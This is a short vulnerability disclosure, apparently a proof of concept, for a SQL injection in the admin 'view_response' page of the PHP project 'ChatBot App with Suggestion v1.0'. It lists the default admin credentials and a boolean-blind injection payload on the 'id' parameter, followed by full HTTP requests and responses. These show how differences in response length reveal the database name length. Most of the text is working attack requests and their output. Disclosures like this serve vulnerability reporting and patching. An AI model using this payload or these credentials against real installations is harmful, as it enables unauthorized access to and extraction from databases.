ChatBot App with Suggestion v1.0 by oretnom23 has SQL injection

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15316/chatbot-app-suggestion-phpoop-free-source-code.html

Vulnerability File: /simple_chat_bot/admin/?page=responses/view_response&id=

Vulnerability location: /simple_chat_bot/admin/?page=responses/view_response&id=, id


[+] Payload: /simple_chat_bot/admin/?page=responses/view_response&id=8%27%20and%20length(database())%20=11--+ // Leak place ---> id

Current database name: chat_bot_db,length is 11

```
GET /simple_chat_bot/admin/?page=responses/view_response&id=8%27%20and%20length(data
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```

```
DNT: 1
Cookie: PHPSESSID=qq2e8htekg3g2rkgtbq38p0jnv
Connection: close
```


When length (database ()) = 10, Content-Length: 24001



```
GET
/simple_chat_bot/admin/?page=responses/view_response&id=
8%27%20and%20length(database())%20=10--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
rv:46.0) Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=qq2e8htekg3g2rkgtbq38p0jnv
Connection: close
```

```
HTTP/1.1 200 OK
Date: Sat, 28 May 2022 09:50:04 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 24001

 <!DOCTYPE html>
<html lang="en" class="" style="height: auto;">
<head>
   <meta charset="utf-8">
```



```
http://192.168.1.19/simple_chat_bot/admin/?page=responses/view_response&id=8' and length(database()) =10--+
```

Response Details


Response

Keywords

Suggestions

Copyright © 2022. All rights reserved.


When length (database ()) = 11, Content-Length: 24317



```
GET
/simple_chat_bot/admin/?page=responses/view_response&id=
8%27%20and%20length(database())%20=11--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
rv:46.0) Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=qq2e8htekg3g2rkgtbq38p0jnv
Connection: close
```

```
HTTP/1.1 200 OK
Date: Sat, 28 May 2022 09:49:18 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 24317

 <!DOCTYPE html>
<html lang="en" class="" style="height: auto;">
<head>
   <meta charset="utf-8">
```



```
http://192.168.1.19/simple_chat_bot/admin/?page=responses/view_response&id=8' and length(database()) =11--+
```

Response Details

Response

test

Keywords

test

Suggestions

test